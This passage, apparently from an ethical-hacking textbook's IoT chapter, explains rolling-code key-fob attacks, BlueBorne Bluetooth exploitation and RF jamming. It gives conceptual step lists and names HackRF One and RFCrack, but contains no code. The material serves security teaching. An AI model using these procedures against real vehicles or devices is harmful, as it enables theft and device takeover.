


Figure 18.9: Exploiting HVAC system



Rolling Code Attack

Most smart vehicles use smart locking systems, which include an RF signal transmitted in the form of code from a modern key fob to lock or unlock the vehicle. Here, the code sent to the vehicle is only used once and is different for every other use, which means if a vehicle receives the same code again, it rejects it.

The code that locks or unlocks a car or garage is called a rolling code or hopping code. It is used in a keyless entry system to prevent replay attacks. An eavesdropper can capture the code transmitted and later use it to unlock the garage or vehicle.

To obtain the rolling code, the attacker thwarts the transmission of a signal from the key fob to the receiver in the vehicle. This attack is performed using a jamming device that simultaneously jams the signal and sniffs the code, and the attacker later uses that code to unlock the vehicle or the garage door.

For example, given below are the steps followed by an attacker to perform a rolling-code attack:

- Victim presses car remote button and tries to unlock the car
- Attacker uses a jammer that jams the car's reception of the rolling code sent by the victim and simultaneously sniffs the first code
- The car does not unlock; victim tries again by sending a second code
- Attacker sniffs the second code
- On the second attempt by the victim, the attacker forwards the first code, which unlocks the car
- The recorded second code is used later by the attacker to unlock and steal the vehicle

Attackers can make use of tools such as HackRF One and RFCrack to perform this attack.





Figure 18.10: Illustration of rolling-code attack



BlueBorne Attack

A BlueBorne attack is performed on Bluetooth connections to gain access to and take full control of the target device. Attackers connect to nearby devices and exploit the vulnerabilities of the Bluetooth protocol to compromise the devices. BlueBorne is a collection of various techniques based on the known vulnerabilities of the Bluetooth protocol. This attack can be performed on multiple IoT devices, including those running operating systems such as Android, Linux, Windows, and older versions of iOS. In all operating systems, the Bluetooth process has high privileges. After gaining access to one device, an attacker can penetrate any corporate network using that device to steal critical information from the organization and spread malware to nearby devices.

BlueBorne is compatible with all software versions and does not require any user interaction, precondition, or configuration except for Bluetooth being active. This attack establishes a connection with the target Bluetooth-enabled device without even pairing with the device. Using this attack, an attacker can discover Bluetooth-enabled devices, even though they are not in an active discovery mode. Once the attacker identifies any nearby device, he/she tries to extract the MAC address and OS information to perform further exploitation on the target OS. Based on the vulnerabilities present in the Bluetooth protocol, attackers can even perform remote code execution and man-in-the-middle attacks on the target device. This attack can be performed on various IoT devices, such as smart TVs, phones, watches, car audio systems, printers, etc.

Steps to perform BlueBorne attack:

- Attacker discovers active Bluetooth-enabled devices around him/her; all Bluetooth-enabled devices can be located even if they are not in discoverable mod
- After locating any nearby device, the attacker obtains the MAC address of the device

- Now, the attacker sends continuous probes to the target device to determine the OS
- After identifying the OS, the attacker exploits the vulnerabilities in the Bluetooth protocol to gain access to the target device
- Now the attacker can perform remote code execution or a man-in-the-middle attack and take full control of the device





Figure 18.11: Illustration of BlueBorne attack



Jamming Attack

Jamming is a type of attack in which the communications between wireless IoT devices are jammed in order to compromise them. During this attack, an overwhelming volume of malicious traffic is sent, which results in a DoS attack to authorized users, thus obstructing legitimate traffic and making the endpoints unable to communicate with each other. Every wireless device and the wireless network are prone to this attack.

Attackers use special types of hardware and transmit radio signals randomly with the frequency at which the target device is communicating. The signals or the traffic generated by the jamming device appear as noise to wireless devices, which causes them to withhold their transmissions until the noise subsides. This results in a DoS attack that jams the network, and devices are unable to send or receive any data.

